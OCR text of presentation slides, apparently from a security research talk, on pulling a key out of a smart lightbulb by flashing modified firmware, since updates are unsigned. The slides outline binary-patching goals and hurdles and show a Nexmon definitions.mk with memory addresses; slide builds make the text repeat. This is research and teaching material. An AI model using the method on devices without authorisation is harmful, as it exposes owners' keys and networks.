
Acquiring the Key

- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…



Acquiring the Key


- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…



Acquiring the Key


- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…

⇨ Lets create **a modified firmware** which gives us the key automatically!




Acquiring the Key

- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…



Lets create **a modified firmware** which gives us the key automatically!


✓ **No** hardware access needed



Acquiring the Key

- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…


➡ Lets create **a modified firmware** which gives us the key automatically!




✓ **No** hardware access needed

✗ The lightbulb runs a bare-metal OS
=> we need to **patch the binary**


Binary Patching: Goals




Binary Patching: Goals



Binary Patching: Goals




Binary Patching: Goals



Binary Patching: Goals

- Modify **program flow**
- **Add** additional **code**
- Use **existing functions**




Binary Patching: Why can it be hard?

- **Overwrite** branch instructions
  New Address = Value of PC + Offset (on ARM)
- Write new code in **assembly**
- Model **address space** (RAM / ROM / free space)
- Call **existing functions**
- Handle **different** firmware **versions** and **devices**

nexmon

Binary Patching: Nexmon Framework

definitions.mk




```
NEXMON_CHIP=CHIP_VER_MW300_COLORBULB1
NEXMON_FW_VERSION=FW_VER_MW300_COLORBULB1_141_56

NEXMON_ARCH=armv7-m

RAM_FILE=ram.bin
RAMSTART=0x1f0032e0
RAMSIZE=0x48FB0

PATCHSTART=0x1F04C290
PATCHSIZE=0x500
```


Prerequisite: Know memory layout

Binary Patching: Nexmon Framework

definitions.mk




```
NEXMON_CHIP=CHIP_VER_MW300_COLORBULB1
NEXMON_FW_VERSION=FW_VER_MW300_COLORBULB1_141_56

NEXMON_ARCH=armv7-m

RAM_FILE=ram.bin
RAMSTART=0x1f0032e0
RAMSIZE=0x48FB0

PATCHSTART=0x1F04C290
PATCHSIZE=0x500
```



